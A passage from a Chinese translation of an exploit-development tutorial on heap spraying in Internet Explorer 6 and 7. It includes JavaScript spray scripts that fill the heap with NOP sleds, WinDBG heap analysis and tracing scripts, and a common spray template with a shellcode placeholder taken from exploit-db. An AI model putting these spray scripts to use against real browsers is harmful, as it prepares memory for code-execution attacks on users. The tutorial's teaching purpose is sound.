注意 UserSize – 堆块的实际大小，这里是 Internet Explorer 分配一块大小为 0x3fff8 字节的内存块。我们知道分配的字节数并不总是直接与欲保存的数据相一致，但我们可以通过更改 BSTR 对象的大小来操作的分配字节数，以使其分配的字节数与欲存储的数据大小更接近。下面修改前面的脚本，使用值为 0x4000 的 chunksize（结果为 0x4000 * 2，这更接近于堆分配大小）：

(spray1b.html)

```
<html>
<script >
// heap spray test script
// corelanc0d3r
// don't forget to remove the backslashes
tag = unescape('%u\4F43%u\4552'); // CORE
tag += unescape('%u\414C%\u214E'); // LAN!

chunk = '';
chunksize = 0x4000;
nr_of_chunks = 200;

for ( counter = 0; counter < chunksize; counter++)
{
          chunk += unescape('%u\9090%u\9090');     //nops
}

document.write("size of NOPS at this point : " + chunk.length.toString() + "<br>");
chunk = chunk.substring(0,chunksize - tag.length);
document.write("size of NOPS after substring : " + chunk.length.toString() + "<br>");

// create the array
testarray = new Array();
for ( counter = 0; counter < nr_of_chunks; counter++)
{
          testarray[counter] = tag + chunk;
          document.write("Allocated " + (tag.length+chunk.length).toString() + " bytes <br>");
}
alert("Spray done")

</script>
</html>
```

关闭 windbg 和 vmmap，用 IE6 打开新的 html 文件：



当实际堆喷射后，用 windbg 附加 iexplore.exe，并输入以下命令：

```
0:008> !heap -stat
_HEAP 00150000
     Segments            00000005
         Reserved  bytes 01000000
         Committed bytes 009d6000
     VirtAllocBlocks     00000000
         VirtAlloc bytes 00000000
<...>
```

```
0:008> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    8fc1 cd - 731d8d  (74.54)
    3fff8 2 - 7fff0  (5.18)
    1fff8 3 - 5ffe8  (3.89)
    fff8 5 - 4ffd8  (3.24)
    1ff8 1d - 39f18  (2.35)
    3ff8 b - 2bfa8  (1.78)
    7ff8 4 - 1ffe0  (1.29)
    18fc1 1 - 18fc1  (1.01)
```

```
    7ff0 3 - 17fd0  (0.97)
    13fc1 1 - 13fc1  (0.81)
    8000 2 - 10000  (0.65)
    b2e0 1 - b2e0  (0.45)
    ff8 8 - 7fc0  (0.32)
    57e0 1 - 57e0  (0.22)
    20 2ac - 5580  (0.22)
    4ffc 1 - 4ffc  (0.20)
    614 c - 48f0  (0.18)
    3980 1 - 3980  (0.15)
    7f8 7 - 37c8  (0.14)
    580 8 - 2c00  (0.11)
```

这里有%74.54 分配到相同大小的内存块：0x8fc1 字节，共分配了 0xcd(205)次。分配的堆块值与我们想分配的数据大小比较接近，块数也接近我们喷射的次数。


注意：通过运行!heap –stat –h 可以查看所有堆的同类信息。

接下来用下列命令列出所有指定大小的分配块：

```
0:008> !heap -flt s 0x8fc1
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        001f1800 1200 0000  [01]   001f1808    08fc1 - (busy)
        02419850 1200 1200  [01]   02419858    08fc1 - (busy)
          OLEAUT32!CTypeInfo2::`vftable'
        02958440 1200 1200  [01]   02958448    08fc1 - (busy)
        02988440 1200 1200  [01]   02988448    08fc1 - (busy)
        02991440 1200 1200  [01]   02991448    08fc1 - (busy)
        0299a440 1200 1200  [01]   0299a448    08fc1 - (busy)
        029a3440 1200 1200  [01]   029a3448    08fc1 - (busy)
        029ac440 1200 1200  [01]   029ac448    08fc1 - (busy)
<...>
        02a96440 1200 1200  [01]   02a96448    08fc1 - (busy)
        02a9f440 1200 1200  [01]   02a9f448    08fc1 - (busy)
        02aa8440 1200 1200  [01]   02aa8448    08fc1 - (busy)
        02ab1440 1200 1200  [01]   02ab1448    08fc1 - (busy)
        02aba440 1200 1200  [01]   02aba448    08fc1 - (busy)
        02ac3440 1200 1200  [01]   02ac3448    08fc1 - (busy)
        02ad0040 1200 1200  [01]   02ad0048    08fc1 - (busy)
        02ad9040 1200 1200  [01]   02ad9048    08fc1 - (busy)
        02ae2040 1200 1200  [01]   02ae2048    08fc1 - (busy)
        02aeb040 1200 1200  [01]   02aeb048    08fc1 - (busy)
        02af4040 1200 1200  [01]   02af4048    08fc1 - (busy)
        02afd040 1200 1200  [01]   02afd048    08fc1 - (busy)
        02b06040 1200 1200  [01]   02b06048    08fc1 - (busy)
        02b0f040 1200 1200  [01]   02b0f048    08fc1 - (busy)
        02b18040 1200 1200  [01]   02b18048    08fc1 - (busy)
```

```
        02b21040 1200 1200  [01]   02b21048    08fc1 - (busy)
        02b2a040 1200 1200  [01]   02b2a048    08fc1 - (busy)
        02b33040 1200 1200  [01]   02b33048    08fc1 - (busy)
        02b3c040 1200 1200  [01]   02b3c048    08fc1 - (busy)
        02b45040 1200 1200  [01]   02b45048    08fc1 - (busy)
<...>
        030b4040 1200 1200  [01]   030b4048    08fc1 - (busy)
        030bd040 1200 1200  [01]   030bd048    08fc1 - (busy)
```

“HEAP_ENTRY”一列给出的指针就是分配堆块的起始地址。”UserPtr”一列代表堆块中数据的起始地址（开头是 BSTR object 起始部分）。查看某一堆块的内容（最后一个堆块）：



从上图可以发出堆头(前 8 字节)，BSTR object header（4 字节，蓝色区域）,tag 和 NOPS。对应的堆头信息如下：

Size of current chunk	Size of previous chunk	CK (Chunk Cookie)	FL (Flags)	UN (Unused ?)	SI (Segment Index)
\x00\x12	\x00\x12	\x8a	\x01	\xff	\x04

BSTR object header 代表的大小是脚本中指定的内存块大小的两倍，但我们已经知道这是由 unescape 数据时返回的长度所导致的。我们实际是要分配 0x8000 字节，length 属性仅返回分配内存大小的一半。Heap chunk size 大于 0x8000 字节，它也必须略大于 0x8000（因为它需要一些空闲空间去存储堆头信息，这里是 8 字节，还有 BSTR header + 终止符(6 字节)）。但实际 chunk size 为 0x8ffff，大于我们所需的。显然我们应尽量让 IE 分配独立内存块，而并将所有信息存储在一些较大的内存块，并我们依然没有找到合适的大小使其尽少包含非初始化数据（本例中共有 0xfff 字节垃圾数据）。

我们继续加大 chunksize 到 0x10000:

(spray1c.html)

```
<html>
<script >
// heap spray test script
// corelanc0d3r
// don't forget to remove the backslashes
tag = unescape('%u\4F43%u\4552'); // CORE
tag += unescape('%u\414C%\u214E'); // LAN!
```

```
chunk = '';
chunksize = 0x10000;
nr_of_chunks = 200;

for ( counter = 0; counter < chunksize; counter++)
{
          chunk += unescape('%u\9090%u\9090');     //nops
}

document.write("size of NOPS at this point : " + chunk.length.toString() + "<br>");
chunk = chunk.substring(0,chunksize - tag.length);
document.write("size of NOPS after substring : " + chunk.length.toString() + "<br>");

// create the array
testarray = new Array();
for ( counter = 0; counter < nr_of_chunks; counter++)
{
          testarray[counter] = tag + chunk;
          document.write("Allocated " + (tag.length+chunk.length).toString() + " bytes <br>");
}
alert("Spray done")

</script>
</html>
```

结果：

```
0:008> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    20010 c8 - 1900c80  (95.60)
    8000 5 - 28000  (0.60)
    20000 1 - 20000  (0.48)
    18000 1 - 18000  (0.36)
    7ff0 3 - 17fd0  (0.36)
    13e5c 1 - 13e5c  (0.30)
    b2e0 1 - b2e0  (0.17)
    8c14 1 - 8c14  (0.13)
    20 31c - 6380  (0.09)
    57e0 1 - 57e0  (0.08)
    4ffc 1 - 4ffc  (0.07)
    614 c - 48f0  (0.07)
    3980 1 - 3980  (0.05)
    580 8 - 2c00  (0.04)
```

```
    2a4 f - 279c  (0.04)
    20f8 1 - 20f8  (0.03)
    d8 27 - 20e8  (0.03)
    e0 24 - 1f80  (0.03)
    1800 1 - 1800  (0.02)
    17a0 1 - 17a0  (0.02)
```

越来越接近我们期望的值了，需要 0x10 字节用于 heap header、BSTR header 和终止符。其余部分应该用 TAG + NOPS 来填充。

```
0:008> !heap -flt s 0x20010
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02897fe0 4003 0000  [01]   02897fe8    20010 - (busy)
        028b7ff8 4003 4003  [01]   028b8000    20010 - (busy)
        028f7018 4003 4003  [01]   028f7020    20010 - (busy)
        02917030 4003 4003  [01]   02917038    20010 - (busy)
        02950040 4003 4003  [01]   02950048    20010 - (busy)
        02970058 4003 4003  [01]   02970060    20010 - (busy)
        02990070 4003 4003  [01]   02990078    20010 - (busy)
        029b0088 4003 4003  [01]   029b0090    20010 - (busy)
        029d00a0 4003 4003  [01]   029d00a8    20010 - (busy)
        029f00b8 4003 4003  [01]   029f00c0    20010 - (busy)
        02a100d0 4003 4003  [01]   02a100d8    20010 - (busy)
        02a300e8 4003 4003  [01]   02a300f0    20010 - (busy)
        02a50100 4003 4003  [01]   02a50108    20010 - (busy)
        02a70118 4003 4003  [01]   02a70120    20010 - (busy)
        02a90130 4003 4003  [01]   02a90138    20010 - (busy)
        02ab0148 4003 4003  [01]   02ab0150    20010 - (busy)
        02ad0160 4003 4003  [01]   02ad0168    20010 - (busy)
        02af0178 4003 4003  [01]   02af0180    20010 - (busy)
        02b10190 4003 4003  [01]   02b10198    20010 - (busy)
        02b50040 4003 4003  [01]   02b50048    20010 - (busy)
<...>
```

如果堆块之间是相连接的，那么我们可以看某堆块的末尾与下一堆块开头相连接。下面看下偏移量为 0x20000 的堆块起始地址：

```
0:008> d 02b50040+0x20000
02b70040  90 90 90 90 90 90 90 90-90 90 90 90 00 00 00 00  ................
02b70050  00 00 00 00 00 00 00 00-03 40 03 40 a1 01 08 03  .........@.@....
02b70060  00 00 02 00 43 4f 52 45-4c 41 4e 21 90 90 90 90  ....CORELAN!....
02b70070  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02b70080  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02b70090  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02b700a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02b700b0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

利用 WinDBG 追踪字符串分配

在调试器中跟踪实际分配内存的过程往往需要一定的技巧性，下面笔者会分享一些使用 WinDBG 脚本来记录分配过程的技巧。下列脚本（XP SP3 下写的）用于记录所有调用到 RtlAllocateHeap()请求的内存块大于 0xFFF 字节的指令，并返回分配请求的相关信息。

```
bp ntdll!RtlAllocateHeap+0×117 “r $t0=esp+0xc;.if (poi(@$t0) > 0xfff) {.printf \”RtlAllocateHeap hHEAP 0x%x, \”, poi(@esp+4);.printf \”Size: 0x%x, \”, poi(@$t0);.printf \”Allocate chunk at 0x%x\”, eax;.echo;ln poi(@esp);.echo};g”
.logopen heapalloc.log
g
```

(spraylog.windbg)

第一行包含以下部分：

1、 对 ntdll.RtlAllocateHeap() + 0x117 下断。这是 XP SP3 上函数的最后一条指令（RET 指令）。当函数返回，我们就可以访问函数返回的堆地址，以及请求分配的内存大小（保存在栈中）。如果你想使用该脚本在其它 Windows 版本上，就需要修改函数末条指令的偏移量，同时还要确保参数放置在栈上相同的位置，返回的堆指针放置在 eax。

2、 当断点发生时，会执行后面的一系列命令（双引号内的所有命令，用分号隔开每条命令）。命令向栈(esp+0c)请求 size 参数，并判断其是否大于 0xfff（避免记录较小的分配行为，可随意更改此值）。接着是一些 API 函数与参数的信息，也显示返回的指针（运行结束后返回的分配地址）。

3、 命令”g”用于继续运行程序。


4、 将输出信息写入 heapalloc.log。


5、 最后的”g”告诉调试器开始运行程序。

由于我们主要是对堆喷射所执行分配过程感兴趣，因此我们通过修改 spray1c.html 中的 javascirpt 代码，加入 alert(“Ready to spray”)，使其开始堆喷射后再执行我们的上述 windbg 脚本：


```
// create the array
testarray = new Array();
// insert alert
alert("Ready to spray");
for ( counter = 0; counter < nr_of_chunks; counter++)
{
          testarray[counter] = tag + chunk;
          document.write("Allocated " + (tag.length+chunk.length).toString() + " bytes <br>");
}
alert("Spray done")
```

在 IE6 中打开直到弹出消息框(“Ready to spray”)，用 Windbg 附加进程（会使进程暂停），并粘贴上面 3 行 windbg 脚本，脚本最后的”g”会使 WinDBG 继续运行进程。






回到浏览器窗口并点击消息框中的”OK”。



开始 heap spray，Windbg 将会记录所分配内存块大于 0xfff 字节的行为，由于需要记录，喷射的过程会更长些。当堆喷射完成，回到 windbg 并按 CTRL+Break 中断。



通过 .logclose 命令（不要漏掉命令前的点号）停止日志记录：

查看 heapalloc.log（在 WinDBG 程序目录中），我们需要查看分配 0x20010 字节的信息，在接近日志文件开头处的地址，发现以下信息：

```
RtlAllocateHeap hHEAP 0x150000, Size: 0x20010, Allocate chunk at 0x2aab048
(774fcfdd)   ole32!CRetailMalloc_Alloc+0x16   |  (774fcffc)   ole32!CoTaskMemFree
```

其它入口信息基本与此相同，日志告诉我们：

1、 在默认进程堆（本例是 0x00150000）分配堆块。
2、 分配的堆块大小为 0x20010 字节。
3、 堆块分配在 0x002aab048。
4、 分配完堆块后，返回到 0x774fcfdd(ol332!CretailMalloc_Alloc+0x16)，因此分配字符串的函数在此地址之前。

反汇编 CretailMalloc_Alloc 函数：

```
0:009> u 774fcfcd
ole32!CRetailMalloc_Alloc:
774fcfcd 8bff            mov     edi,edi
774fcfcf 55              push    ebp
774fcfd0 8bec            mov     ebp,esp
774fcfd2 ff750c          push    dword ptr [ebp+0Ch]
774fcfd5 6a00            push    0
774fcfd7 ff3500706077    push    dword ptr [ole32!g_hHeap (77607000)]
774fcfdd ff15a0124e77    call    dword ptr [ole32!_imp__HeapAlloc (774e12a0)]
774fcfe3 5d              pop     ebp
0:009> u
ole32!CRetailMalloc_Alloc+0x17:
774fcfe4 c20800          ret     8
```

因此我们可以改用对 ole32! CretailMalloc_Alloc 下断（弹出”Ready to spray”消息框后），以代替用脚本记录分配过程，然后在 windbg 中按 F5 再次运行进程，并点击”OK”去触发 heap spray。WinDBG 中断后：

```
0:008> bp ole32!CRetailMalloc_Alloc
0:008> g
Breakpoint 0 hit
eax=7760700c ebx=00020000 ecx=77607034 edx=00000006 esi=00020010 edi=00038628
eip=774fcfdd esp=0013e1dc ebp=0013e1ec iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ole32!CRetailMalloc_Alloc:
774fcfdd 8bff            mov     edi,edi
```

在这之后就是调用栈，我们需要得到 ole32! CretailMalloc_Alloc 的调用源，以及浏览器进程在哪里/如何分配 javasript 字符串。我们已经在 esi 中看到其分配的大小为 0x20010，无论是哪个例程利用 0x20010，它已经完成了它们的工作。在 windbg 中通过命令”kb”来查看调用栈，得到如下信息：

```
0:000> kb
ChildEBP RetAddr  Args to Child
0013e1d8 77124b32 77607034 00020010 00038ae8 ole32!CRetailMalloc_Alloc
0013e1ec 77124c5f 00020010 00038b28 0013e214 OLEAUT32!APP_DATA::AllocCachedMem+0x4f
0013e1fc 75c61e8d 00000000 001937d8 00038bc8 OLEAUT32!SysAllocStringByteLen+0x2e
0013e214 75c61e12 00020000 00039510 0013e444 jscript!PvarAllocBstrByteLen+0x2e
```

```
0013e230 75c61da6 00039520 0001fff8 00038b28 jscript!ConcatStrs+0x55
0013e258 75c61bf4 0013e51c 00039a28 0013e70c jscript!CScriptRuntime::Add+0xd4
0013e430 75c54d34 0013e51c 75c51b40 0013e51c jscript!CScriptRuntime::Run+0x10d8
0013e4f4 75c5655f 0013e51c 00000000 00000000 jscript!ScrFncObj::Call+0x69
0013e56c 75c5cf2c 00039a28 0013e70c 00000000 jscript!CSession::Execute+0xb2
0013e5bc 75c5eeb4 0013e70c 0013e6ec 75c57fdc jscript!COleScript::ExecutePendingScripts+0x14f
0013e61c 75c5ed06 001d0f0c 013773a4 00000000 jscript!COleScript::ParseScriptTextCore+0x221
0013e648 7d530222 00037ff4 001d0f0c 013773a4 jscript!COleScript::ParseScriptText+0x2b
0013e6a0 7d5300f4 00000000 01378f20 00000000 mshtml!CScriptCollection::ParseScriptText+0xea
0013e754 7d52ff69 00000000 00000000 00000000 mshtml!CScriptElement::CommitCode+0x1c2
0013e78c 7d52e14b 01377760 0649ab4e 00000000 mshtml!CScriptElement::Execute+0xa4
0013e7d8 7d4f8307 01378100 01377760 7d516bd0 mshtml!CHtmParse::Execute+0x41
```

调用栈告诉我们关于字符串分配中的一个重要模块 oleaut32.dll，显然这里有些缓存机制被调用（OLEAUT32!APP_DATA::AllocCachedMem），在关于 heaplib 的章节中会提到更多。如果你想知道 tag 是何时/如何写入堆块的，需要再运行一下 javascript 代码，在”Ready to spray”消息框弹出后：

1、 定位 tag 内存地址：s –a 0x00000000 L?0x7fffffff ”CORELAN” （返回到 0x001ce084）。

2、 设置访问断点：ba r 4 0x001ce084

3、 运行：g

点击”OK”后，继续运行进程。当 tag 标志添加到 Nops 后，断点触发了：

```
0:008> ba r 4 001ce084
0:008> g
Breakpoint 0 hit
eax=00038a28 ebx=00038b08 ecx=00000001 edx=00000008 esi=001ce088 edi=002265d8
eip=75c61e27 esp=0013e220 ebp=0013e230 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
jscript!ConcatStrs+0x66:
75c61e27 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
```

断在 jscript!ConcatStrs()中的 memcpy() 函数，此时正复制 tag 到堆块中（从[esi]到[edi]）。在实际用于堆喷射的 javascript 代码中，我们确实需要将 2 个字符串连接在一块，这也是 nops 与 tag 分开写的原因。在将 tag 写入 chunk 中时，我们已经可以看到 nops 位于内存中了：

ESI（源地址）vs EDI（目标地址），ecx 作为计数器，被设置为 0x1 (执行一次 rep movs，共拷贝 4 字节)：

```
0:000> d esi-4
001ce084  43 4f 52 45 4c 41 4e 21-00 00 00 00 0a 00 03 00  CORELAN!........
001ce094  7e 01 0a 00 4a 00 53 00-63 00 72 00 69 00 70 00  ~...J.S.c.r.i.p.
001ce0a4  74 00 3a 00 30 00 30 00-30 00 30 00 33 00 32 00  t.:.0.0.0.0.3.2.
001ce0b4  37 00 32 00 3a 00 30 00-30 00 30 00 30 00 32 00  7.2.:.0.0.0.0.2.
001ce0c4  36 00 38 00 30 00 3a 00-33 00 39 00 35 00 31 00  6.8.0.:.3.9.5.1.
001ce0d4  36 00 31 00 34 00 30 00-00 00 00 00 05 00 0a 00  6.1.4.0.........
001ce0e4  70 01 08 00 00 00 00 00-70 41 16 00 50 88 1c 00  p.......pA..P...
001ce0f4  18 78 1c 00 00 00 00 00-00 00 00 00 5f 00 00 00  .x.........._...
0:000> d edi-4
002265d4  43 4f 52 45 90 90 90 90-90 90 90 90 90 90 90 90  CORE............
002265e4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
002265f4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226604  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226614  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226624  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226634  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226644  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

在 IE7 上使用相同 heap spray 脚本看情况会有何不同。

在 IE7 上测试相同脚本

在 IE7 上打开相同的脚本(spray1c.html)，并允许运行 javascript 代码，在 windbg 搜索字符串：

```
0:013> s -a 0x00000000 L?0x7fffffff "CORELAN"
0017b674  43 4f 52 45 4c 41 4e 21-00 00 00 00 20 83 a3 ea  CORELAN!.... ...
033c2094  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
039e004c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03a4104c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03a6204c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03aa104c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03ac204c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03ae304c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b0404c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b2504c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b4604c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b6704c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b8804c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
```

查找分配内存块大小：

```
0:013> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    20fc1 c9 - 19e5e89  (87.95)
    1fff8 7 - dffc8  (2.97)
    3fff8 2 - 7fff0  (1.70)
    fff8 6 - 5ffd0  (1.27)
    7ff8 9 - 47fb8  (0.95)
    1ff8 24 - 47ee0  (0.95)
    3ff8 f - 3bf88  (0.80)
    8fc1 5 - 2cec5  (0.60)
    18fc1 1 - 18fc1  (0.33)
    7ff0 3 - 17fd0  (0.32)
    13fc1 1 - 13fc1  (0.27)
    7f8 1d - e718  (0.19)
    b2e0 1 - b2e0  (0.15)
    ff8 b - afa8  (0.15)
    7db4 1 - 7db4  (0.10)
    614 13 - 737c  (0.10)
    57e0 1 - 57e0  (0.07)
    20 294 - 5280  (0.07)
    4ffc 1 - 4ffc  (0.07)
    3f8 13 - 4b68  (0.06)
```

通过字符串搜索结果中的地址可经定位到 heap size 以及堆块分配地址：

```
0:013> !heap -p -a 03b8804c
    address 03b8804c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        03b88040 4200 0000  [01]   03b88048    20fc1 - (busy)
```

UserSize 大于在 IE6 下的值，因此两个堆块之间的“间隙”会有点大，因为整个 chunk（包含更多的 nops）大于前两 2 个脚本，这可能不会造成什么问题。

优秀 heap spray 的组成部分

译者：作者讲了一大段，其实对 IE6 与 IE7 而言，总结起来就下面两点：

1、快速。在堆块大小与重复喷射次数之间找到平衡点

2、稳定。每次堆喷射都能使目标地址指向 nops。

接下来作者讲述如何对原脚本进行优化，使其更快速、稳定。还有就是一个预测地址的问题，因为每次在 IE 下打开页面，其分配的堆块地址都是不同，这就影响到稳定性问题。

垃圾收集器

Javascript 是一种脚本语言，无需你去处理内存管理问题。在分配新对象或变量都比较简单，无需你去关心内存清理的问题。在 IE 中有个进程就“the garbage collector”，主要用于处理被移除的内存块。当使用”var”关键字去创建变量时，它具有全局作用，而不会被垃圾收集器移除，而其它变量或对象，若不再需要或被标记为删除，都被会垃圾收集器移除掉。在后面 heaplib 章节中会进一步讨论关于垃圾收集器的内容。

Heap Spray 脚本

常用脚本

在 exploit-db 网站上搜索关于 IE6、IE7 的 heap spray 脚本，最常可见到的就是类似如下的代码：

```
<html>
<script >
var shellcode = unescape('%u\4141%u\4141');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
</html>
```

该脚本会分配一堆大块内存块，共喷射 500 次，在 IE6 与 IE7 上运行一会，dump 出分配内存.

IE6(UserSize 0x7ffe0)

```
0:008> !heap -stat -h 00150000
```

```
heap @ 00150000
group-by: TOTSIZE max-display: 20
size #blocks total ( %) (percent of total busy bytes)
7ffe0 1f5 - fa7c160 (99.67)
